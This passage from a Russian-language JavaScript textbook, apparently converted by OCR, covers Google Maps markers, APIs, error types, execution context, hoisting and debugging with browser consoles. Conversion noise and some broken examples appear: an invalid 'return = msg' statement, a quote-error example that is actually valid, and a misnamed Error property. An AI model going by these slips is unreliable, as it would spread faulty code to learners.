   { hue: "#00ff6f" },       // Общие цвета карты
   { saturation: -50 }       // Общая насыщенность цветов
  ]
 }, {
  featureType: "road",       // Свойства дорог
  elementType: "geometry",   // Их геометрия (линии)
  stylers: [
   { lightness: 100 },       // Освещенность дорог
   { visibility: "simplified" }  // Уровень детализации
  ]
 }, {
  featureType: "transit",    // Свойства общественного транспорта
  elementType: "geometry",   // Его геометрия (линии)
  stylers: [
   { hue: "#ff6600" },       // Цвет общественного транспорта
   { saturation: +80 }       // Насыщенность цветов общественного транспорта
  ]
 }, {
   } ...                     // Больше свойств можно найти в архиве с кодом
```

ДОБАВЛЕНИЕ МАРКЕРОВ

В этом примере показывается, как добавить на карту **маркер**. Сама карта уже была создана, ее имя **venueMap**.

1. С помощью конструктора создается объект **LatLng**, который хранит местоположение маркера. Ниже мы назвали его **pinLocation**.

2. Конструктор **Marker()** создает объект **marker**. Он принимает один параметр: настройки в виде объектов-литералов.

Объект **settings** содержит три свойства.

3. position — объект, где содержится местоположение маркера (**pinLocation**).


4. map — карта, на которую должен быть добавлен маркер (поскольку на одной странице могут находиться сразу несколько карт).

5. icon — путь к изображению (относительно HTML-страницы), которое должно выводится на карте в качестве маркера.

JAVASCRIPT c09/js/google-map-styled.js

```
① var pinLocation = new google.maps.LatLng(40.782710,-73.965310);

② var startPosition = new google.maps.Marker({      // Создаем новый маркер
③   position: pinLocation,                          // Устанавливаем его позицию
④   map: venueMap,                                  // Определяем карту
⑤   icon: "img/go.png"                              // Путь к изображению, HTML-код
});
```

РЕЗУЛЬТАТ



ОБЗОР
API-ИНТЕРФЕЙСЫ

- API-интерфейсы, использующиеся в браузерах, сценариях и веб-страницах, применяются для открытия функций другим программам и сайтам.
- API-интерфейсы позволяют писать код, который с помощью запросов заставляет сделать другую программу или сценарий.
- API-интерфейсы также определяют формат, в котором передается ответ (чтобы его можно было понять).
- Для использования API-интерфейса на своем сайте вам необходимо подключить сценарий к нужным страницам.
- Документация к API-интерфейсам обычно представлена в виде таблиц с объектами, методами и свойствами.
- Для изучения любого API-интерфейса на JavaScript обычно достаточно знать, как создавать объекты, вызывать их методы, обращаться к свойствам и реагировать на события.

Глава 10

ОБРАБОТКА ОШИБОК И ОТЛАДКА

Язык JavaScript может оказаться сложным в изучении, и никому не удается избежать проблем при написании кода. Эта глава научит вас находить ошибки в собственных сценариях. Из нее вы также узнаете, как писать сценарии, которые изящно справляются с непредвиденными ситуациями.

Когда вы пишете код на JavaScript, не надейтесь, что у вас сразу получится идеальный результат. Программирование похоже на решение проблем. Вам дается загадка, и мало ее просто разгадать — необходимо создать инструкции, с помощью которых компьютер тоже мог бы это сделать.

При написании длинных сценариев никому не удается сделать все правильно с первой попытки. Сообщения об ошибках, которые выдает браузер, сначала выглядят непонятно, но с их помощью можно определить, что не так с вашим кодом и как это исправить. В главе 10 вы изучите следующие темы.

КОНСОЛЬ И ИНСТРУМЕНТЫ РАЗРАБОТКИ

Встроенные в браузер инструменты, которые помогают отлавливать ошибки.

РАСПРОСТРАНЕННЫЕ ПРОБЛЕМЫ

Обычные источники ошибок и способы их устранения.


ОБРАБОТКА ОШИБОК

Как изящно справляться с потенциальными ошибками в коде.


Площадь стены:
ширина
высота
Вычислить
SAMSUNG

ПОРЯДОК ВЫПОЛНЕНИЯ

В поисках источника ошибки может помочь понимание принципа обработки сценариев. Порядок выполнения инструкций иногда весьма непрост; некоторые задачи не могут завершиться, пока не будет запущена другая инструкция или функция.



Сценарий, показанный выше, создает приветственное сообщение и выводит его в диалоговом окне (см. соседнюю страницу). В создании этого текста участвуют две функции: **greetUser()** и **getName()**.

Вы можете подумать, что *порядок выполнения* (в котором обрабатываются инструкции) будет совпадать с нумерацией — от одного до четырех. Но на самом деле все немного сложнее.

Чтобы завершить первый шаг, интерпретатор должен дождаться результатов выполнения функций из второго и третьего шагов (поскольку сообщение состоит из значений, которые они возвращают). Порядок выполнения выглядит, скорее, так: 1, 2, 3, 2, 1, 4.

1. Переменная **greeting** получает значение из функции **greetUser()**.

2. Функция **greetUser()** создает сообщение, объединяя строки **'Привет, '** с результатом выполнения функции **getName()**.

3. Функция **getName()** возвращает имя в функцию **greetUser()**.


2. Теперь, зная имя, функция **greetUser()** объединяет его со строкой. Затем она возвращает результат в инструкцию, которая ее вызвала на шаге 1.

1. Значение переменной **greeting** сохраняется в память.

4. Переменная **greeting** выводится в диалоговом окне.

КОНТЕКСТ ВЫПОЛНЕНИЯ

В интерпретаторе JavaScript используется понятие *контекстов выполнения*.
Помимо единого глобального существуют отдельные контексты, которые создаются вместе с каждой функцией. Они соответствуют области видимости переменных.



КОНТЕКСТ ВЫПОЛНЕНИЯ

Любая инструкция в сценарии выполняется в одном из трех перечисленных ниже контекстов.

- **ГЛОБАЛЬНЫЙ КОНТЕКСТ**
  Это код, который находится в сценарии, но не внутри функции. На любой странице существует только один глобальный контекст.
- **КОНТЕКСТ ФУНКЦИИ**
  Это код, который выполняется внутри функции. Каждая функция имеет свой собственный контекст.
- **КОНТЕКСТ ФУНКЦИИ EVAL (НЕ ПОКАЗАН)**
  Текст, выполняемый в качестве кода внутри встроенной функции **eval()** (которая не рассматривается в этой книге).

ОБЛАСТЬ ВИДИМОСТИ ПЕРЕМЕННЫХ

Первые два контекста выполнения соотносятся с понятием области видимости (с которым вы познакомились на с. 104):

- **ГЛОБАЛЬНАЯ ОБЛАСТЬ ВИДИМОСТИ**
  Если переменная объявлена за пределами функции, ее можно использовать везде, потому что она находится в глобальной области видимости. Переменная, при создании которой не используется ключевое слово **var**, становится глобальной.
- **ОБЛАСТЬ ВИДИМОСТИ ФУНКЦИИ**
  Если переменная объявлена внутри функции, она попадает в ее область видимости и может использоваться только там.

СТЕК

Интерпретатор JavaScript обрабатывает код последовательно, по одной строке за раз. Если инструкция нуждается в данных из другой функции, то помещает ее на вершину *стека*.

Если инструкции для выполнения работы нужно вызвать какой-то код, эта новая задача помещается поверх других запланированных действий.


Как только она будет выполнена, интерпретатор сможет вернуться к прерванной работе.

Каждый раз, когда новый элемент добавляется в стек, он создает свой контекст выполнения.

Переменные, объявленные в функции, доступны только внутри этой функции.

При повторном вызове функции ее переменные могут иметь другие значения.


В диаграмме показано, как код, рассмотренный нами в этой главе, в итоге превращается в набор заданий, которые складываются одно на другое (сам код показан вверху соседней страницы).



Значение переменной **greeting** получается путем вызова функции **greetUser()**. Поэтому, пока функция **greetUser()** не выполнит свою работу, переменная не может быть инициализирована.

Инструкция фактически приостанавливается, а поверх нее в стеке образуется задание **greetUser()**. Функция **greetUser()**, в свою очередь, не может вернуть значение, пока не завершит *свою* работу функция **getName()**.

```
function greetUser() {
  return 'Привет ' + getName();
}

function getName() {
  var name = 'Кристина';
  return name;
}

var greeting = greetUser();
alert(greeting);
```



Итак, функция **getName()** размещается поверх **greetUser()**. Вы можете наблюдать начало формирования стека. Когда функция **getName()** завершит свою работу, она вернет значение в **greetUser()**.

Поскольку функция **getName()** выполнила свою работу, она удаляется из стека. Теперь может завершится функция **greetUser()**, которая вернет значение в переменную **greeting**.

Функция **greetUser()** закончила свою работу и покинула стек. Значение наконец было присвоено переменной **greeting**.

КОНТЕКСТ ВЫПОЛНЕНИЯ И ПРИНЦИП ПОДНЯТИЯ

Каждое переключение сценария на новый контекст выполнения состоит из двух этапов.

1: ПОДГОТОВКА

- Создается новая область видимости.
- Создаются переменные, функции и аргументы.
- Определяется значение ключевого слова **this**.

2: ВЫПОЛНЕНИЕ

- Теперь переменным можно присваивать значения.
- Создаются ссылки на функции и выполняется их код.
- Выполняются инструкции.

Понимание того, как протекают эти две фазы, помогает осмыслить *принцип поднятия*. Вы уже могли заметить, что:

- функции допускается вызывать перед их объявлением (только если они действительно объявляются, а не создаются из инструкций, как показано на с. 102);
- значение допускается присваивать еще не объявленной переменной.

Это становится возможным благодаря тому, что переменные и функции внутри любого контекста создаются до того, как выполняются.

Этап подготовки часто описывается как сбор всех переменных/функций и размещение их на вершине контекста выполнения. Вы также можете считать, что они *подготавливаются*.

Кроме того, в каждом контексте создается отдельный ***объект переменных***, который хранит сведения обо всех переменных, функциях и аргументах контекста.

Вам может показаться, что следующий код некорректен, поскольку вызов функции **greetUser()** происходит перед ее объявлением:

```
var greeting = greetUser();
function greetUser() {
  // Создаем приветствие
}
```

Но здесь нет ошибки, потому что функция и первое выражение находятся в одном контексте и будут обработаны следующим образом:

```
function greetUser() {
  // Создаем приветствие
}
var greeting = greetUser();
```

Код, показанный ниже, завершится ошибкой, потому что функция **greetUser()** создается внутри контекста функции **getName()**:

```
var greeting = greetUser();
function getName() {
  function greetUser() {
    // Создаем приветствие
  }
  // Возвращаем имя с приветствием
}
```

ЧТО ТАКОЕ ОБЛАСТЬ ВИДИМОСТИ

Интерпретатор создает для каждого контекста выполнения отдельный объект **variables**. В нем хранятся переменные, функции и параметры этого контекста. Кроме того, любой дочерний контекст получает доступ к объекту **variables** своего родителя.

Считается, что функции в JavaScript имеют *лексическую область видимости*. Они связаны с объектом, *внутри* которого были определены. Поэтому областью видимости для каждого контекста выполнения является его объект **variables**, а также объекты **variables** всех его родительских контекстов.

Представьте, что функции — это матрешки. Дочерняя функция может запросить у родительской значения ее переменных. Однако у родительской функции нет доступа к переменным своих потомков. Все дочерние функции одного родителя получают один и тот же ответ.

```
var greeting = (function() {
  var d = new Date();
  var time = d.getHours();
  var greeting = greetUser();

  function greetUser() {
    if (time < 12) {
      var msg = 'Доброе утро';
    } else {
      var msg = 'Добро пожаловать ';
    }
    return = msg + getName();

    function getName() {
      var name = 'Кристина';
      return name;
    }

  }

});
alert(greeting);
```

Если переменная не была найдена в объекте **variables** текущего контекста выполнения, ее можно поискать в одноименном объекте родительского контекста. Однако нужно понимать, что поиск в глубь по стеку сказывается на производительности, поэтому переменные лучше создавать внутри функций, которые их используют.

Взгляните на код, представленный слева. Внутренние функции имеют доступ к внешним функциям и их переменным. Например, **greetUser()** может обратиться к переменной **time**, которая была объявлена во внешней функции **greeting()**.

При каждом вызове функция получает свой собственный контекст выполнения и объект **variables**.


Функция, которая вызывается извне, тоже получает новый объект **variables**. Но переменные функции, сделавшей вызов, остаются без изменений.

Примечание. Вы не можете обращаться к объекту **variables** из своего кода. Он создается и используется на уровне интерпретатора. Но представление о том, как все происходит, помогает лучше понять концепцию области видимости.

ЧТО ТАКОЕ ОШИБКИ

Если инструкция JavaScript генерирует ошибку, она выбрасывает *исключение*. В этот момент интерпретатор останавливается и ищет код для соответствующего обработчика.

Если вам кажется, что нечто в вашем коде способно вызвать ошибку, вы можете использовать набор инструкций для ее *обработки* (вы познакомитесь с данной концепцией на с. 486). Это важно, так как необработанная ошибка приведет к остановке сценария, и пользователь даже не будет знать, почему так произошло. Код для обработки ошибок должен информировать пользователей о возникшей проблеме.



Каждый раз, когда интерпретатор сталкивается с ошибкой, он пытается найти код для ее обработки. В диаграмме, представленной ниже, код имеет ту же структуру, что вы видели в примере в начале этой главы. Инструкция на шаге 1 использует функцию из шага 2, которая, в свою очередь, вызывает функцию из шага 3. Представьте, что на шаге 3 возникла ошибка.

При выбросе исключения интерпретатор останавливается и ищет в текущем контексте выполнения подходящий код для обработки. Если ошибка случится в функции **getName()** (3), t, интерпретатор начнет поиск обработчика внутри нее.

Если внутри функции, где возникла ошибка, нет соответствующего кода для ее обработки, интерпретатор переходит на строку, в которой эта функция была вызвана. В нашем случае функция **getName()** вызывается из **greetUser()**, потому интерпретатор ищет обработчик в внутри **greetUser()** (2).
Если поиски завершились безрезультатно, интерпретатор переходит на уровень выше и повторяет процедуру. Так продолжается, пока не будет достигнут глобальный контекст выполнения, после чего придется прервать работу сценария и создать объект **Error**.

Таким образом, в поисках кода для обработки ошибки интерпретатор перемещается по стеку, пока не попадает в глобальный контекст. Если обработчика нет и там, сценарий останавливается и создается объект **Error**.

ОБЪЕКТЫ ERROR

Объекты **Error** могут помочь вам в поиске ошибок. Для их чтения в браузерах имеются специальные инструменты.


Объект **Error** создается со следующими свойствами.

СВОЙСТВО	ОПИСАНИЕ
name	Тип исключения
message	Описание
fileNumber	Имя JavaScript-файла
lineNumber	Номер строки с ошибкой

Всю информацию о возникшей ошибке можно получить в любом браузере, воспользовавшись консолью JavaScript или консолью ошибок.
Подробней об этом вы узнаете на с. 470. Ниже показан пример консоли в браузере Safari.

В JavaScript встроено семь типов объектов-ошибок. Вы познакомитесь с ними на следующих двух страницах.

ОБЪЕКТ	ОПИСАНИЕ
Error	Обобщенная ошибка — все другие ошибки основаны на ней
SyntaxError	Не соблюден синтаксис
ReferenceError	Попытка обращения к переменной, которая не была объявлена или находится за пределами области видимости
TypeError	Неожидаемый тип данных, который нельзя привести
RangeError	Число за пределами допустимого диапазона
URIError	Некорректное использование **encodeURI()**, **decodeURI()** и подобных методов
EvalError	Некорректное использование функции **eval()**



1. По сообщению слева, выделенному красным, можно понять, что произошла ошибка типа **SyntaxError**. Был найден некорректный символ.

2. Справа можно увидеть, что ошибка произошла в четвертой строке файла *errors.js*.

ОБЪЕКТЫ ERROR

Стоит отметить, что все эти сообщения об ошибках выводятся в браузере Chrome. Текст в других браузерах может отличаться.

SyntaxError

НЕКОРРЕКТНЫЙ СИНТАКСИС

Возникает в результате некорректного использования правил языка. Часто является результатом обычной опечатки.

НЕСОВПАДЕНИЕ ИЛИ НЕЗАКРЫТИЕ КАВЫЧЕК

```
document.write("Привет");
```

```
SyntaxError: Unexpected EOF
```

ПРОПУЩЕНА ЗАКРЫВАЮЩАЯ СКОБКА

```
document.getElementById('страница'
```

```
SyntaxError: Expected token ')'
```

ПРОПУЩЕНА ЗАПЯТАЯ В МАССИВЕ

То же самое касается недостающего символа] в конце

```
var list = ['Item 1', 'Item 2' 'Item 3'];
```

```
SyntaxError: Expected token ']'
```

НЕДОПУСТИМОЕ ИМЯ СВОЙСТВА

Содержит пробел, но не заключено в кавычки

```
user = {first name: "Ben", lastName: "Ли"};
```

```
SyntaxError: Expected an identifier but found 'name' instead
```

ReferenceError

ПЕРЕМЕННАЯ НЕ СУЩЕСТВУЕТ

Происходит из-за переменной, которая не была объявлена или находится за пределами области видимости.

ПЕРЕМЕННАЯ НЕ ОБЪЯВЛЕНА

```
var width = 12;
var area = width * height;
```

```
ReferenceError: Can't find variable: height
```

ИМЕНОВАННАЯ ФУНКЦИЯ НЕ ОПРЕДЕЛЕНА

```
document.write(randomFunction());
```

```
ReferenceError: Can't find variable: randomFunction
```

EvalError

НЕКОРРЕКТНОЕ ИСПОЛЬЗОВАНИЕ ФУНКЦИИ EVAL()

Функция **eval()** пропускает текст через интерпретатор и запускает его в качестве кода (мы не будем рассматривать ее в этой книге). Объект **EvalError** встречается редко, поскольку браузеры обычно генерируют вместо него ошибки других типов.

URIError

НЕКОРРЕКТНОЕ ИСПОЛЬЗОВАНИЕ ФУНКЦИЙ ВИДА *URI

Если в URI-адресе не экранировать символы **/ ? & # : ;**, это приведет к ошибке.

СИМВОЛЫ НЕ ЭКРАНИРОВАНЫ

```
decodeURI('http://bbc.com/news.php?a=1');
```

```
URIError: URI error
```

На этих двух страницах показаны семь разных типов объектов **Error**, встроенных в JavaScript, а также примеры распространенных ошибок, с которыми вы, скорее всего, столкнетесь. Как видите, сообщения, выдаваемые браузерами, могут выглядеть не совсем понятно.

TypeError

ЗНАЧЕНИЕ ИМЕЕТ НЕОЖИДАЕМЫЙ ТИП ДАННЫХ

Это часто происходит из-за попыток использования объектов или методов, которые не существуют

ИМЯ ОБЪЕКТА DOCUMENT НАБРАНО НЕ В ТОМ РЕГИСТРЕ

```
Document.write('Ой!');
```

```
TypeError: 'undefined' is not a function (evaluating
'Document.write('Oops!')')
```

ИМЯ МЕТОДА WRITE() НАБРАНО НЕ В ТОМ РЕГИСТРЕ

```
document.Write('Ой!');
```

```
TypeError: 'undefined' is not a function (evaluating
'document.Write('Ой!')')
```

МЕТОД НЕ СУЩЕСТВУЕТ

```
var box = {};    // Создаем пустой объект
box.getArea(); // Пытаемся обратиться к getArea()
```

```
TypeError: 'undefined' is not a function (evaluating 'box.
getArea()')
```

УЗЕЛ DOM НЕ СУЩЕСТВУЕТ

```
var el = document.getElementById('z');
el.innerHTML = 'Mango';
```

```
TypeError: 'null' is not an object (evaluating 'el.innerHTML
= 'Mango'')
```

RangeError

ЧИСЛО ЗА ПРЕДЕЛАМИ ДИАПАЗОНА

Если передать вызываемой функции число, которое выходит за рамки допустимого диапазона.

НЕЛЬЗЯ СОЗДАТЬ МАССИВ С –1 ЭЛЕМЕНТОМ

```
var anArray = new Array(-1);
```

```
RangeError: Array size is not a small enough positive
integer
```

КОЛИЧЕСТВО ЦИФР ПОСЛЕ ЗАПЯТОЙ В ФУНКЦИИ TOFIXED() МОЖЕТ ВАРЬИРОВАТЬСЯ ОТ 0 ДО 20

```
var price = 9.99;
price.toFixed(21);
```

```
RangeError: toFixed() argument must be between 0 and 20
```

КОЛИЧЕСТВО ЦИФР ПОСЛЕ ЗАПЯТОЙ В ФУНКЦИИ TOPRECISION() МОЖЕТ ВАРЬИРОВАТЬСЯ ОТ 0 ДО 21

```
num = 2.3456;
num.toPrecision(22);
```

```
RangeError: toPrecision() argument must be between 1
and 21
```

Error

ОБОБЩЕННЫЙ ОБЪЕКТ ОШИБКИ

Обобщенный объект **Error** является шаблоном (или прототипом), на основе которого создаются любые другие объекты ошибок.

NaN

НЕ ОШИБКА

Примечание. Если выполнить математическую операцию с использованием значения, которое не является числом, вместо ошибки получится результат, равный **NaN**.

NAN (НЕ ЧИСЛО)

```
var total = 3 * 'Ivy';
```

ОБРАБОТКА ОШИБОК

Теперь, когда вы знаете, что такое ошибки и как они интерпретируются браузером, вы можете сделать с ними две вещи.

1. ОТЛАДКА СЦЕНАРИЯ ДЛЯ УСТРАНЕНИЯ ОШИБОК

Если вы наткнулись на ошибку во время написания сценария (или если вам о ней сообщил кто-то другой), вам следует отладить код, отследить источник проблемы и устранить его.

Как вы вскоре убедитесь, эту задачу помогают решить инструменты для разработчиков, присутствующие сейчас во всех популярных браузерах. В главе 10 вы познакомитесь с инструментами, которые входят в состав Chrome и Firefox (Chrome и Opera в этом плане идентичны).

Internet Explorer и Safari тоже имеют подобные средства, но у нас не хватит места для них всех.

2. ИЗЯЩНАЯ ОБРАБОТКА ОШИБОК

Вы можете изящно обработать ошибку, используя инструкции **try**, **catch**, **throw** и **finally**.

Иногда ошибка возникает ввиду обстоятельств, на которые вы не в состоянии повлиять. Например, запрос данных у стороннего сервера может закончится ничем. В таких ситуациях особенно важно предусмотреть код для обработки ошибок.

Позже в этой главе вы научитесь изящно проверять работоспособность кода и в случае проблемы предлагать альтернативное решение.

ПРОЦЕСС ОТЛАДКИ

Суть отладки в дедукции — исключении потенциальных причин возникновения ошибки. Ниже описана процедура использования подходов, с которыми вы познакомитесь на следующих 20 страницах. Попробуйте вычислить возможные источники проблемы, и только потом ищите решение.

ГДЕ ИСТОЧНИК ПРОБЛЕМЫ?

Для начала нужно попытаться сузить область поиска проблемы. Это особенно важно в случае с длинными сценариями.

1. Взгляните на сообщение об ошибке. Оно содержит следующую информацию:
   - сценарий, из-за которого произошла ошибка;
   - номер строки, где у интерпретатора возникли проблемы (как вы вскоре убедитесь, *причина* ошибки может находиться выше данной строки; но это участок, после которого сценарий больше не способен продолжать работу);
   - тип ошибки (хотя реальная причина проблемы может быть другой).
2. Проверьте, насколько далеко заходит выполнение сценария. Вам помогут консольные сообщения, которые создаются с помощью специальных инструментов.
3. Используйте контрольные точки на тех участках, где что-то идет не так. Это позволит вам остановить выполнение и проверить значения, хранящиеся в переменных.

В ситуации, когда никак не удается справиться с ошибкой, многие программисты советуют описать проблему (вслух) своим коллегам. Объясните, что должно было произойти и где, по-вашему, возникает ошибка. Часто это оказывается довольно эффективным способом поиска проблем в любых языках программирования (если никого нет поблизости, попробуйте описать ситуацию самому себе).

В ЧЕМ ИМЕННО ЗАКЛЮЧАЕТСЯ ПРОБЛЕМА?

Очертив для себя примерную область, в которой находится проблема, вы можете попытаться найти ту самую строку, где происходит ошибка.

1. Установив контрольные точки, вы увидите, имеют ли переменные рядом с ними значения, которых можно было бы ожидать. Если нет, продвигайтесь выше по сценарию.
2. Разбивайте на части и разворачивайте код, чтобы проверить более мелкие его фрагменты:
   - выводите значения переменных в консоль;
   - вызывайте функции из консоли, чтобы проверить, возвращают ли они то, что должны;
   - проверьте, существуют ли объекты и имеют ли они те методы/свойства, на которые вы рассчитываете.
3. Проверьте количество параметров в функциях и количество элементов в массивах.

И если вышеописанный процесс помог решить одну проблему, но выявил другую, будьте готовы повторить все заново.

Если проблема оказывается нетривиальной, очень легко запутаться в том, что уже *было* проверено, а что еще *нет*. Таким образом, начиная отладку, делайте пометки о том, что вы проверяете и какие результаты получаются. Независимо от того, в насколько напряженной ситуации вы находитесь, постарайтесь оставаться спокойным и методичным — тогда проблема не будет казаться слишком масштабной, и вы решите ее быстрее.

ИНСТРУМЕНТЫ РАЗРАБОТКИ И КОНСОЛЬ JAVASCRIPT В БРАУЗЕРАХ

Консоль JavaScript может сообщить вам о том, что в сценарии возникла проблема, о ее предполагаемой природе и местонахождении.

На этих двух страницах даются инструкции по открытию консоли во всех основных браузерах (хотя в оставшейся части главы мы сосредоточимся на Chrome и Firefox).

Разработчики браузеров время от времени меняют способ доступа к этим инструментам. Если вы столкнулись с такой проблемой, поищите в справочных файлах к браузеру слово «консоль».


CHROME/OPERA


Windows. Нажмите клавишу **F12** или проделайте следующее.

1. Зайдите в меню настроек.
2. Выберите пункт **Инструменты** (Tools) или **Дополнительные инструменты** (More tools).
3. Выберите пункт **Консоль JavaScript** (JavaScript Console) или **Консоль разработчика** (Developer Tools).

mac OS. Нажмите сочетание клавиш **Alt+Cmd+J** или проделайте следующее.

4. Перейдите в меню **Посмотреть** (View).
5. Выберите пункт **Разработчикам** (Developer).
6. Откройте **Консоль JavaScript** (JavaScript Console) или **Консоль разработчика** (Developer Tools) и перейдите на вкладку **Console** (Консоль).





